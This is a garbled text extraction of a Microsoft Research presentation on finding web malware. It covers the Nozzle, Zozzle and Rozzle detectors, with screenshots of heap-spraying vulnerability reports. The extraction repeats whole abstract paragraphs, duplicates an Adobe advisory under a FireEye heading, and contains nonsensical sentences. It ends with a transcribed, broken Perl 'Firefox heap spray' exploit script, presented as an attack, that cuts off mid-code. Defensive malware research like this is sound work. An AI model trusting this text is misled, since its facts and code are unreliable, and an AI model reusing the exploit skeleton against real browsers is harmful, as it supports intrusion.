


Finding Malware on a Web Scale



Ben Livshits

Ben Zorn

Christian Seifert

Charlie Curtsinger

and others

Microsoft Research

Redmond, WA

Blacklisting Malware in Search Results

The screenshot shows a Windows Internet Explorer browser window with the address bar displaying `http://203.172.177.72/t1/aebfdc/ftafileskeysfreedownloads.html%20-%20Bing`. The search bar contains the URL `http://203.172.177.72/t1/aebfdc/ftafileskeysfreedownlo`. The search results show a link titled `Fta Files Keys Free Downloads - 15015015 ...` with a description: `fta files keys free downloads Stop wasting your time waiting software updates, and instructions for the new line of ... 203.172.177.72/t1/aebfdc/ftafileskeysfreedownloads.html`. A callout box points to this result with the following text:


CAREFUL!
The link to this site is disabled because it might download malicious software that can harm your computer. [Learn More](#)

We suggest you choose another result, but if you want to risk it, [visit the website](#).

At the bottom of the browser window, the footer text reads: © 2011 Microsoft | Privacy | Legal | Advertise | About our ads | Help | [Tell us what you think](#)

Malware Detection Landscape

Microsoft®
Research



Goal:
Protect users
from evil pages

Approach:
Crawl pages

Blacklist
malicious
ones

Malware Detection Landscape

Protect
users from
evil



But
malicious
ones

Nozzle

Zozzle

Rozzle

NOZZLE: A Defense Against Heap-spraying Code Injection Attacks

Paruj Ratanaworabhan
Cornell University
paruj@cs.cornell.edu

Benjamin Livshits
Microsoft Research
livshits@microsoft.com

Benjamin Zorn
Microsoft Research
zorn@microsoft.com

Abstract

Heap spraying is a security attack that increases the exploitability of memory corruption errors in type-unsafe applications. In a heap-spraying attack, an attacker coerces an application to allocate many objects containing malicious code in the heap, increasing the success rate of an exploit that jumps to a location within the heap. Because heap layout randomization necessitates new forms of attack, spraying has been used in many recent security exploits. Spraying is especially effective in web browsers, where the attacker can easily allocate the malicious objects using JavaScript embedded in a web page. In this paper, we describe NOZZLE, a runtime heap-spraying detector. NOZZLE examines individual objects in the heap, interpreting them as code and performing a static analysis on that code to detect malicious intent. To reduce false positives, we aggregate measurements across all heap objects and define a global heap health metric.

We measure the effectiveness of NOZZLE by demonstrating that it successfully detects 12 published and 2,000 synthetically generated heap-spraying exploits. We also show that even with a detection threshold set six times lower than is required to detect published malicious attacks, NOZZLE reports no false positives when run over 150 popular Internet sites. Using sampling and concurrent scanning to reduce overhead, we show that the performance overhead of NOZZLE is less than 7% on average. While NOZZLE currently targets heap-based spraying attacks, its techniques can be applied to any attack that attempts to fill the address space with malicious code objects (e.g., stack spraying [42]).

1 Introduction

In recent years, security improvements have made it increasingly difficult for attackers to compromise systems. Successful prevention measures in runtime environments and operating systems include stack protection [10], improved heap allocation layouts [7, 20], address space layout randomization [8, 36], and data execution preven-

tion [21]. As a result, attacks that exploit memory corruptions in the heap are

becoming more difficult to execute. Heap spraying, first described by SkyLined [38], is an attack that coerces an application to allocate many objects containing the attacker's exploit code in the heap. Heap spraying is a vehicle for many types of attacks, including a much publicized exploit in December 2008 [23] and Adobe Reader using JavaScript PDF documents [26].

Heap spraying requires that an attacker exploit to trigger an attack, greatly simplifies the attack and of success because the exact address of heap objects does not need to be known. Thus, attackers have to be able to control the contents of heap objects. To reduce false positives, we aggregate measurements across all heap objects and define a global heap health metric. We measure the effectiveness of NOZZLE by demonstrating that it successfully detects 12 published and 2,000 synthetically generated heap-spraying exploits. We also show that even with a detection threshold set six times lower than is required to detect published malicious attacks, NOZZLE reports no false positives when run over 150 popular Internet sites. Using sampling and concurrent scanning to reduce overhead, we show that the performance overhead of NOZZLE is less than 7% on average. While NOZZLE currently targets heap-based spraying attacks, its techniques can be applied to any attack that attempts to fill the address space with malicious code objects (e.g., stack spraying [42]).

In this paper, we describe NOZZLE, a runtime heap-spraying detector that monitors heap objects and detects malicious intent. First, NOZZLE scans individual objects in the heap, interpreting them as code and performing a static analysis on that code to detect malicious intent. To reduce false positives, we aggregate measurements across all heap objects and define a global heap health metric. We measure the effectiveness of NOZZLE by demonstrating that it successfully detects 12 published and 2,000 synthetically generated heap-spraying exploits. We also show that even with a detection threshold set six times lower than is required to detect published malicious attacks, NOZZLE reports no false positives when run over 150 popular Internet sites. Using sampling and concurrent scanning to reduce overhead, we show that the performance overhead of NOZZLE is less than 7% on average. While NOZZLE currently targets heap-based spraying attacks, its techniques can be applied to any attack that attempts to fill the address space with malicious code objects (e.g., stack spraying [42]).

ZOZZLE: Fast and Precise In-Browser JavaScript Malware

Charlie Curtsinger
Univ. of Mass., Amherst

Benjamin Livshits and Benjamin Zorn
Microsoft Research

Abstract

JavaScript malware-based attacks account for a large fraction of successful mass-scale exploitation happening today. Attackers like JavaScript-based attacks because they can be mounted against an unsuspecting user visiting a seemingly innocent web page. While several techniques for addressing these types of exploits have been proposed, in-browser adoption has been slow, in part because of the performance overhead these methods incur.

In this paper, we propose ZOZZLE, a low-overhead solution for detecting and preventing JavaScript malware that is fast enough to be deployed in the browser.

Our approach uses Bayesian classification of hierarchical features of the JavaScript abstract syntax tree to identify syntactic elements that are highly predictive of malware. Our experimental evaluation shows that ZOZZLE is able to detect JavaScript malware through mostly static code analysis effectively. ZOZZLE has an extremely low false positive rate of 0.0003%, which is less than one in a quarter million. Despite this high accuracy, the ZOZZLE classifier is fast, with a throughput of over one megabyte of JavaScript code per second.

1 Introduction

In the last several years, we have seen mass-scale exploitation of memory-based vulnerabilities migrate towards heap spraying attacks. This is because more traditional vulnerabilities such as stack- and heap-based buffer overruns, while still present, are now often mitigated by compiler techniques such as StackGuard [7] or operating system mechanisms such as NX/DEP and ALSR [12]. While several heap spraying solutions have been proposed [8, 9, 21], arguably, none are lightweight enough to be integrated into a commercial browser.

However, a browser-based detection technique is still attractive for several reasons. Offline scanning is often used in modern browsers to check whether a particular

site the user visits is benign and safe. However, because it takes a large number of URLs that are some URLs will simply be missed. Scanning is also not as effective as a heuristic that appears and disappears. ZOZZLE is a mostly static analyzer that is fast enough to be used in the browser. ZOZZLE is integrated with the browser to collect and process JavaScript code at runtime. Note that fully static analysis is so common in browser code.

Challenges: Any technical solution above requires overcoming several challenges:

- **performance:** detection is played in a mainstream browser
- **obfuscated malware:** because obfuscated JavaScript code is purely static detection is difficult
- **low false positive rates:** given the web, while false positives are considered acceptable for some, rates over 100 times lower than in-browser detection;
- **malware transience:** transient malware is often used to exploit browser vulnerabilities

Because it works in a browser, ZOZZLE runs in the browser engine to expose JavaScript code via `eval`, `document`, `runtime` and analyzing the JavaScript code. We pass this `unfold` classifier that is trained using fe-

ROZZLE: De-Cloaking Internet Malware

Abstract—JavaScript-based malware attacks have increased in recent years and currently represent a significant threat to the use of desktop computers, smart-phones, and tablets. While static and runtime methods for malware detection have been proposed in the literature, both on the client side, for just-in-time in-browser detection, as well as offline, crawler-based malware discovery, these approaches encounter the same fundamental limitation. Web-based malware tends to be environment-specific, targeting a particular browser, often attacking specific versions of installed plugins. This targeting occurs because the malware exploits vulnerabilities in specific plugins and falls otherwise. As a result, a fundamental limitation for detecting a piece of malware is that malware is triggered infrequently, only showing itself when the right environment is present. In fact, we observe that using current fingerprinting techniques, just about any piece of existing malware may be made virtually undetectable with the current generation of malware scanners.

This paper proposes ROZZLE, a JavaScript multi-execution virtual machine, as a way to explore multiple execution paths within a single execution so that environment-specific malware will reveal itself. Using large-scale experiments, we show that ROZZLE increases the detection rate for offline runtime detection by almost seven times. In addition, ROZZLE triples the effectiveness of online runtime detection. We show that ROZZLE incurs virtually no runtime overhead and allows us to replace multiple VMs running different browser configurations with a single ROZZLE-enabled browser, reducing the hardware requirements, network bandwidth, and power consumption.

1. INTRODUCTION

In recent years, we have seen mass-scale exploitation of memory-based vulnerabilities migrate towards drive-by attacks delivered through the browser. With millions of infected URLs on the Internet, JavaScript malware now constitutes a major threat. A recent 2011 report from Sophos Labs indicates that the number of malware pieces analyzed by Sophos Labs every day in 2010 — about 95,000 samples — nearly doubled from 2009 [35].

While static and runtime methods for malware detection have been proposed in the research literature (e.g., see [13, 14, 30]), both on the client side, for just-in-time in-browser detection, as well as offline, crawler-based malware discovery, these approaches encounter the same fundamental limitation. Web-based malware tends to be environment-specific, targeting a particular browser, often with specific versions of installed plugins. This targeting happens because the exploits will often only work on specific plugins and fall otherwise. As a result, a fundamental limitation for detecting a piece of malware is that malware is only triggered occasionally, given the right environment; an excerpted example of such malware is shown in Figure 1.

While this behavior has been observed previously in the context of x86 malware [26, 27, 41], the traditional


approach to improving path coverage involves symbolic execution, a powerful multi-path exploration technique that is unfortunately often associated with non-trivial performance penalties [9, 10, 19, 31]. As such, off-the-shelf symbolic execution is not a feasible strategy. In a brute-force attempt to increase detection rates, offline detectors often deploy and utilize a variety of browser configurations side-by-side. While potentially effective, it is often unclear how many environment configurations are necessary to reveal all possible malware that might be lurking within a particular web site. Conversely, many sites will be explored using different configurations despite the fact that their behavior is not environment-specific. As a result, this approach has significant negative implications on the overall hardware requirements, as well as power and network bandwidth consumption.

This paper proposes ROZZLE, a JavaScript multi-execution virtual machine, as a way to explore multiple execution paths within a single execution so that environment-specific malware will reveal itself. ROZZLE implements a single-pass multi-execution approach that is able to detect considerably more malware without any noticeable overhead on most sites. The goal of our work is to increase the effectiveness of a dynamic crawler searching for malware so as to imitate multiple browser and environment configurations without dramatically reducing the throughput.

A. Contributions



This paper makes the following contributions:



- **Insight:** We observe that typical JavaScript malware tends to be fragile; in other words, it is designed to execute in a particular environment, as opposed to benign JavaScript, which will run in an environment-independent fashion. In Section II, we experimentally demonstrate that the fragility metric correlates highly with maliciousness.
- **Low-overhead multi-execution.** We describe ROZZLE, a system that amplifies other static and dynamic malware detectors. ROZZLE implements lightweight multi-execution for JavaScript, a low-overhead specialized execution technique that explores multiple malware execution paths in order to make malware reveal itself to both static and runtime analysis.
- **Detection effectiveness.** Using 65,855 JavaScript malware samples, 2.5% of which trigger a runtime malware detector, we show that ROZZLE increases the effectiveness of the runtime detector by almost a factor of seven. We also show that ROZZLE increases the detection capability of static and dynamic malware detection tools used in a dynamic web crawler.




**Instrument
the
browser**

**Find
malicious
behavior**





Brief History of Memory-Based Exploits



1999: Melissa
2001: CodeRed
2002: Nimda


Drive-By Attacks (c. 2009)

Thursday, 19 February 2009
When PDFs Attack - Acrobat (Reader) 0-Day On the Loose

The ShadowServer Foundation has recently become aware of a very severe vulnerability in Adobe Acrobat affecting versions 8.x and 9 that is currently on the loose in the wild and being actively exploited. We are aware of several different variations of this attack, however, we were not able to sample last week in which we were permitted to analyze and detail in this post. We are now clear that we did not discover this vulnerability and we are only posting this information so that others are aware and can adequately protect themselves. All of our testing was done on Reader 8.1.0, 8.1.1, 8.1.2, 8.1.3 (latest release of 8), and 9.0.0 (latest release of 9). We have confirmed via testing that the exploit actually works on Adobe Acrobat (non-Reader) and will also affect it as well.

However, it would still result in the crash of the application. We are aware of several variations of this exploit, but the one that is most likely to be used is the one that is most likely to be used. It is a very simple exploit that can be used to crash the application and cause your systems being compromised. It should be an easy choice.

Disabling JavaScript is easy. This is how it can be done in Acrobat Reader:
Click-Edit -> Preferences -> JavaScript and uncheck Enable Acrobat JavaScript



FireEye Malware Intelligence Lab

Threat research, analysis, and mitigation | www.fireeye.com

Home Archives Subscribe

Bad Actors Part 7 - Info (On: Cartwheel... How to do it right) | Male | Who is Exploiting the Adobe Flash 0-day?

Heap Spraying with Actionscript

Why turning off Javascript won't help this time

Introduction

As you may have heard, there's a new Adobe PDF or Flash vulnerability that is currently on the loose in the wild and being actively exploited. We are aware of several different variations of this attack, however, we were not able to sample last week in which we were permitted to analyze and detail in this post. We are now clear that we did not discover this vulnerability and we are only posting this information so that others are aware and can adequately protect themselves. All of our testing was done on Reader 8.1.0, 8.1.1, 8.1.2, 8.1.3 (latest release of 8), and 9.0.0 (latest release of 9). We have confirmed via testing that the exploit actually works on Adobe Acrobat (non-Reader) and will also affect it as well.

However, it would still result in the crash of the application. We are aware of several variations of this exploit, but the one that is most likely to be used is the one that is most likely to be used. It is a very simple exploit that can be used to crash the application and cause your systems being compromised. It should be an easy choice.

Disabling JavaScript is easy. This is how it can be done in Acrobat Reader:
Click-Edit -> Preferences -> JavaScript and uncheck Enable Acrobat JavaScript

ZDNet

UK Edition News

EXPECT MORE REGISTRATION FREE

ZDNet UK / News and Analysis / Security

Old QuickTime code leaves IE open to attack

By Tom Ichniowski, ZDNet UK, 28 August, 2009 4:42 PM

Tip: NEWS: A zero-day vulnerability in Apple QuickTime that could allow a remote attacker to take over a computer running Internet Explorer has been reported by security researchers.

The flaw bypasses two commonly used security measures on Windows systems: address space layout randomization (ASLR) and data execution prevention (DEP), according to Ruben Santamarta, a researcher for Spanish security company HackingTeam.

The exploit defeats ASLR/DEP and has been successfully tested on Windows 7, Vista and XP," said Santamarta in security advisory on HackingTeam.

Santamarta said that Windows 7, Vista and XP machines using IE are vulnerable if the user visits a malicious website. Apple QuickTime 7.x and 8.x code can be exploited through the browser and is vulnerable to an exploit that uses a heap-spraying technique, said the researcher. Heap spraying is a technique which tries to get bytes into the memory of a target process.

The flaw appears to be the result of Apple developers including old code in newer versions of QuickTime, according to Santamarta. The problem lies with the parameter for the QTOpenDoc functionality, which has been removed in later versions of QuickTime.

"I guess someone forgot to clean up the code," said Santamarta, who copied a critical vulnerability in Java in April alongside Google security researcher Tavis Ormandy.

Owned!

WEB SECURITY WEBLOG

GFI WebMonitor 2009 New version out now! [Download 30-day free trial](#)

MOZILLA FIREFOX 3.5 HEAP SPRAY VULNERABILITY

Reference: Milworm

```
#!/usr/bin/perl
use strict;
use warnings;

my $url = "http://www.mozilla.org/";
my $agent = "Mozilla/5.0 (Windows; U; MSIE 6.0; en-US; rv:1.9.0.1) Gecko/20080926 Firefox/3.0";

my $response = LWP::UserAgent->new->get($url);

my $content = $response->content;

my $offset = 0;
my $length = 0;

my $buffer = "\x00" x 1000000;

my $payload = "\x00" x 1000000;

my $exploit = "\x00" x 1000000;

my $command = "cmd.exe /c dir /q c:\\windows\\system32\\cmd.exe";

my $buffer .= $payload;
my $buffer .= $exploit;
my $buffer .= $command;

my $url .= "?url=$buffer";

my $response = LWP::UserAgent->new->get($url);

my $content = $response->content;

my $offset = 0;
my $length = 0;

my $buffer = "\x00" x 1000000;

my $payload = "\x00" x 1000000;

my $exploit = "\x00" x 1000000;

my $command = "cmd.exe /c dir /q c:\\windows\\system32\\cmd.exe";

my $buffer .= $payload;
